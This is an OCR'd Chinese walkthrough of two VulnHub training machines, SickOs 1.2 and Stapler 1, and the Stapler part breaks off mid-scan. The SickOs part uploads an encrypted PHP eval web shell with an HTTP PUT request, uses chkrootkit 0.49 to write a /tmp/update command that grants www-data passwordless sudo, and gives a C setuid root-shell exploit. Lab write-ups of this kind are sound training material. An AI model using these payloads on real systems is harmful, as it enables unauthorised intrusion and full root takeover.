
过程：
爆破目录，获取账号密码，上传shell，提权。

##
SickOs 1.2: https://www.vulnhub.com/entry/sickos-12,144/
##

首先获取网段信息：

```
root@kali:~# nmap -sP -sn 192.168.10.0/24 -n
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-23 10:52 EDT
Nmap scan report for 192.168.10.1
Host is up (0.00099s latency).
MAC Address: 00:74:9C:36:44:EB (Ruijie Networks)
Nmap scan report for 192.168.10.100
Host is up (0.0023s latency).
MAC Address: 10:60:4B:6B:B4:6C (Hewlett Packard)
Nmap scan report for 192.168.10.101
Host is up (0.0011s latency).
MAC Address: 08:00:27:20:27:47 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.102
Host is up (0.00054s latency).
MAC Address: 00:E0:4C:36:00:B1 (Realtek Semiconductor)
Nmap scan report for 192.168.10.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.77 seconds
```


通过对80端口进行探测发现192.168.10.101开启了web服务，如下图所示：




>>>

对该ip进行端口扫描与目录探测：


```
root@kali:~# nmap 192.168.10.101 -sS -sV
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-23 11:14 EDT
Nmap scan report for 192.168.10.101
Host is up (0.0011s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    lighttpd 1.4.28
MAC Address: 08:00:27:20:27:47 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.74 seconds
```




通过对ssh 版本、lighttpd版本、web目录的情况进行漏洞挖掘可知，ssh版本存在用户名枚举漏洞、web存在目录遍历。
然后通过查看url http://192.168.10.101/test/的访问请求头控制结果。我们可知



服务器支持多种不安全的请求方式，使用put上传txt测试：



可成功访问：



aaa


上传一句话：

```
PUT /test/2.php HTTP/1.1
Host: 192.168.10.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,en;q=0.7,vi;q=0.6
Connection: close
Content-Length: 657

<?php
@error_reporting(0);
session_start();
if (isset($_GET[‘xxoo’]))
{
   $key=substr(md5(uniqid(rand())),16);
   $_SESSION['k']=$key;
   print $key;
}
else
{
   $key=$_SESSION['k'];
      $post=file_get_contents("php://input");
      if(!extension_loaded('openssl'))
      {
            $t="base64_"."decode";
            $post=$t($post."");

            for($i=0;$i<strlen($post);$i++) {
                  $post[$i] = $post[$i]^$key[$i+1&15];
                 }
      }
```

```
        else
        {
                $post=openssl_decrypt($post, "AES128", $key);
        }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
        class C{public function __construct($p) {eval($p."");}}
        @new C($params);
}
?>
```


连接：

也可以直接上传反弹shell的php脚本，获取交互式shell，此处尝试多个端口发现仅开启443因此使用443作为通讯端口。



连接然后尝试提权：
通过搜索chkrootkit,发现系统存在0.49版本chkrootkit。因此可利用该软件进行提权
由于0.49版本chkrootkit会定期以root身份执行/tmp/update文件，如果我们可以直接对/tmp目录进行写入，就能通过创建update文件获取root权限。
执行以下命令写入到update文件，将www-data 用户加入到sudoers组里面：

```
echo 'chmod +w /etc/sudoers && echo "www-data ALL=(ALL)NOPASSWD:ALL" >> /etc/sudoers' > /tmp/update
```



然后如上图使用python升级bash窗口再执行sudo su root操作即可提权。

也可以通过chkrootkit的问题直接编写exp：


```
#include<unistd.h>
void main(void)
{
    system("chown root:root /tmp/update");
    system("chmod 4755 /tmp/update");
    setuid(0);
    setgid(0);
    execl("/bin/sh","sh",NULL);
}
```

然后直接gcc编译执行即可获取root权限。exp含义:改变/tmp所属组为root组，增加uid为root权限。

有点记不清数字代表的权限了，记录一下：读：r=4; 写：w=2; 执行：x=1

##
##
################
##
##
################
Stapler 1: https://www.vulnhub.com/entry/stapler-1,150/
##
##
################
##
##
################

常规手段，获取ip、端口信息：
Nmap -sP -sn 192.168.10.0/24 -v
nmap -sS -v 192.168.10.105



端口信息如下所示：
使用nmap 对ip进行漏洞检测：
root@kali:~# nmap -sS -sV -T5 -A 192.168.10.105
Starting Nmap 7.80 (https://nmap.org) at 2020-03-25 21:33 EDT
Nmap scan report for 192.168.10.105
Host is up (0.0014s latency).
Not shown: 992 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp vsftpd 2.0.8 or later
| ftp-anon: **Anonymous FTP login allowed (FTP code 230)**
|_Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:

```
|   STAT:
| FTP server status:
|      Connected to 192.168.10.108
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh        OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp   open   domain     dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp   open   http       PHP cli server 5.5 or later
|_http-title: 404 Not Found
139/tcp  open   netbios-ssn Samba smbd 4.3.9-Ubuntu (workgroup:
WORKGROUP)
666/tcp  open   doom?
| fingerprint-strings:
|   NULL:
|     message2.jpgUT
|     QWux
|     "DL[E
|     #;3[
|     \xf6
|     u([r
|     qYQq
|     Y_?n2
|     3&M~{
|     9-a)T
|     L}AJ
|_    .npy.9
3306/tcp open   mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.7.12-0ubuntu1
|   Thread ID: 94
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, InteractiveClient, SupportsTransactions,
```

SupportsCompression, LongColumnFlag, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, FoundRows, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, LongPassword, SupportsLoadDataLocal, Speaks41ProtocolNew, ODBCClient, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
| Status: Autocommit
| Salt: \x1256\x0FdJ"tea\x01VuO\x02}?0
| \x01
|_ Auth Plugin Name: mysql_native_password
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port666-TCP:V=7.80%I=7%D=3/25%Time=5E7C0689%P=x86_64-pc-linux-gnu%r(NUL
SF:L,1000,"PK\x03\x04\x14\0\x02\0\x08\0d\x80\xc3Hp\xdf\x15\x81\xaa,\0\0\x1
SF:52\0\0\x0c\0\x1c\0message2\.jpgUT\t\0\x03\+
\x9cQWJ\x9cQWux\x0b\0\x01\x0
SF:4\xf5\x01\0\0\x04\x14\0\0\0\xadz\x0bT\x13\xe7\xbe\xefP\x94\x88\x88A@\x
a
SF:2\x20\x19\xabUT\xc4T\x11\xa9\x102>\x8a\xd4RDK\x15\x85Jj\xa9\"DL\
[E\xa2\
SF:x0c\x19\x140<\xc4\xb4\xb5\xca\xaen\x89\x8a\x8aV\x11\x91W\xc5H\x20\x0
f\x
SF:b2\xf7\xb6\x88\n\x82@%\x99d\xb7\xc8#;3\
[\r_\xcddr\x87\xbd\xcf9\xf7\xaeu
SF:\xeeY\xeb\xdc\xb3oX\xacY\xf92\xf3e\xfe\xdf\xff\xff\xff=2\x9f\xf3\x99\xd
SF:3\x08y}\xb8a\xe3\x06\xc8\xc5\x05\x82>`\xfe\x20\xa7\x05:\xb4y\xaf\xf8\xa
SF:0\xf8\xc0\^\xf1\x97sC\x97\xbd\x0b\xbd\xb7nc\xdc\xa4I\xd0\xc4\+j\xce\[\x
SF:87\xa0\xe5\x1b\xf7\xcc=,\xce\x9a\xbb\xeb\xeb\xdds\xbf\xde\xbd\xeb\x8b\x
SF:f4\xfdis\x0f\xeeM\?\xb0\xf4\x1f\xa3\xcceY\xfb\xbe\x98\x9b\xb6\xfb\xe0\x
SF:dc\]sS\xc5bQ\xfa\xee\xb7\xe7\xbc\x05AoA\x93\xfe9\xd3\x82\x7f\xcc\xe4\x
d
SF:5\x1dx\xa2O\x0e\xdd\x994\x9c\xe7\xfe\x871\xb0N\xea\x1c\x80\xd63w\xf1\x
a
SF:f\xbd&&q\xf9\x97'i\x85fL\x81\xe2\\\xf6\xb9\xba\xcc\x80\xde\x9a\xe1\xe2:
SF:\xc3\xc5\xa9\x85`\x08r\x99\xfc\xcf\x13\xa0\x7f{\xb9\xbc\xe5:i\xb2\x1bk\
SF:x8a\xfbT\x0f\xe6\x84\x06/\xe8-\x17W\xd7\xb7&\xb9N\x9e<\xb1\\\.\xb9\xcc\
SF:xe7\xd0\xa4\x19\x93\xbd\xdf\^\xbe\xd6\xcdg\xcb\.\xd6\xbc\xaf\|W\x1c\xfd
SF:\xf6\xe2\x94\xf9\xebj\xdbf~\xfc\x98x'\xf4\xf3\xaf\x8f\xb9O\xf5\xe3\xcc\
SF:x9a\xed\xbf`a\xd0\xa2\xc5KV\x86\xad\n\x7fou\xc4\xfa\xf7\xa37\xc4\|\xb0\
SF:xf1\xc3\x84O\xb6nK\xdc\xbe#\)\xf5\x8b\xdd{\xd2\xf6\xa6g\x1c8\x98u\(\[r\
SF:xf8H~A\xe1qYQq\xc9w\xa7\xbe\?}\xa6\xfc\x0f\?
\x9c\xbdTy\xf9\xca\xd5\xaak
SF:\xd7\x7f\xbcSW\xdf\xd0\xd8\xf4\xd3\xddf\xb5F\xabk\xd7\xff\xe9\xcf\x7fy\
SF:xd2\xd5\xfd\xb4\xa7\xf7Y_\?n2\xff\xf5\xd7\xdf\x86\^\x0c\x8f\x90\x7f\x7f
SF:\xf9\xea\xb5m\x1c\xfc\xfef\"\.\x17\xc8\xf5\?B\xff\xbf\xc6\xc5,\x82\xcb\

SF:[\x93&\xb9NbM\xc4\xe5\xf2V\xf6\xc4\t3&M~{\xb9\x9b\xf7\xda-
\xac\]_\xf9\x
SF:cc\[qt\x8a\xef\xbao/\xd6\xb6\xb9\xcf\x0f\xfd\x98\x98\xf9\xf9\xd7\x8f\xa
SF:7\xfa\xbd\xb3\x12_@N\x84\xf6\x8f\xc8\xfe{\x81\x1d\xfb\x1fE\xf6\x1f\x81\
SF:xfd\xef\xb8\xfa\xa1i\xae\.L\xf2\\g@\x08D\xbb\xbfp\xb5\xd4\xf4Ym\x0bI\x9
SF:6\x1e\xcb\x879-a\)T\x02\xc8\$
\x14k\x08\xae\xfcZ\x90\xe6E\xcb<C\xcap\x8f
SF:\xd0\x8f\x9fu\x01\x8dvT\xf0'\x9b\xe4ST%
\x9f5\x95\xab\rSWb\xecN\xfb&\xf4
SF:\xed\xe3v\x13O\xb73A#\xf0,\xd5\xc2\^\xe8\xfc\xc0\xa7\xaf\xab4\xcfC\xcd\
SF:x88\x8e}
\xac\x15\xf6~\xc4R\x8e`wT\x96\xa8KT\x1cam\xdb\x99f\xfb\n\xbc\xb
SF:cL}AJ\xe5H\x912\x88\
(O\0k\xc9\xa9\x1a\x93\xb8\x84\x8fdN\xbf\x17\xf5\xf0
SF:\.npy\.9\x04\xcf\x14\x1d\x89Rr9\xe4\xd2\xae\x91#\xfbOg\xed\xf6\x15\x04\
SF:xf6~\xf1\]V\xdcBGu\xeb\xaa=\x8e\xef\xa4HU\x1e\x8f\x9f\x9bI\xf4\xb6GTQ\
x
SF:f3\xe9\xe5\x8e\x0b\x14L\xb2\xda\x92\x12\xf3\x95\xa2\x1c\xb3\x13*P\x11\
SF:?\xfb\xf3\xda\xcaDfv\x89`\xa9\xe4k\xc4S\x0e\xd6P0");
MAC Address: 08:00:27:5B:FF:18 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: RED; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
